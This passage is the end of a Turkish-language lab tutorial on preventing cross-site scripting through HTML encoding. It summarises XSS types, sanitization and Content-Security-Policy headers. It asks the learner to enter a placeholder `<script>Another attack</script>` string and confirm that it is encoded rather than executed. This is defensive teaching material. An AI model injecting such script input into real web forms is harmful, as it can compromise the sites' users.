


Değişikliklerinizi Test Etme

1. Metin kutusuna `<script>Another attack</script>` yazın ve `do it` butonuna basın.

Sonuçlar

Dizgenin kodlanmış olduğunu ve kod olarak çalıştırılamadığını görmelisiniz.



HTML kodlaması kullanarak bir çapraz site betik saldırısını başarıyla önlediniz ve bunu başarmak için sadece bir yöntemi çağırmak yeterli oldu!

Sonuç

Tebrikler! HTML kodlaması kullanarak bir XSS saldırısını nasıl önleyeceğinizi başarıyla öğrendiniz.

Modern web çerçevelerini kullanarak modern web uygulamaları inşa etmek, tasarımı gereği XSS saldırılarını azaltmaya yardımcı olacaktır. React, Vue, Angular veya diğer çerçeveleri kullanıyor olsanız da, bunların XSS saldırılarını nasıl azalttığını anlamalısınız. HTML sanitizasyonu ve çıktı kodlaması kullanmak, kullanıcılarınızı korumak için kritik öneme sahiptir.

Bu laboratuvarda, üç tür XSS saldırısı olduğunu ve Depolanan XSS saldırılarının en tehlikeli tür olduğunu öğrendiniz. Kullanıcılardan/istemcilerden gelen HTML girişlerini doğrulamanın ve kodlamanın, XSS saldırılarını önlemenin kritik bir parçası olduğunu öğrendiniz. Ayrıca, kullanıcı/istemci makinelerine gönderilen çıktıları sanitizasyonunun XSS'yi önlemek için kritik olduğunu öğrendiniz.

Modern web sitelerinin genellikle istemciye yanıtla birlikte bir Content-Security-Policy HTTP başlığı gönderdiğini ve web uygulamalarınızda XSS ile ilgili başlıkları ayarladığını öğrendiniz.

Sonraki Adımlar

Bunlar, çapraz site betiklerini önlemek için güvenli bir web sitesi inşa ederken akılda tutulması gereken temel ilkeler ve unsurlardır. Web uygulamalarınızda öğrendiğiniz bazı temel stratejileri uygulamayı deneyin.

Daha fazla bilgi edinmek isterseniz, lütfen OWASP Çapraz Site Betiklerini Önleme Kılavuzu adresini ziyaret edin.

Author(s)

Richard Ye

Other Contributor(s)

John J. Rofrano
Michelle R. Sanchez, 25 yılı aşkın kurumsal düzeyde teknik destek ve kurumsal teknik eğitim deneyimi olan Skill-up Technologies'de Eğitim Tasarımcısı.